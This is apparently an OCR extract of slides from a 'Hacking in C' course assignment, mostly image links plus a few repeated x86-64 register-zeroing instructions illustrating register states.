
Assignment 6


Hacking in C

March 24th, 2016


Initial state




xor %rax, %rax




xor %rax, %rax




xor %rax, %rax




xor %rdx, %rdx



xor %rdx, %rdx



xor %rdx, %rdx


RAX
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
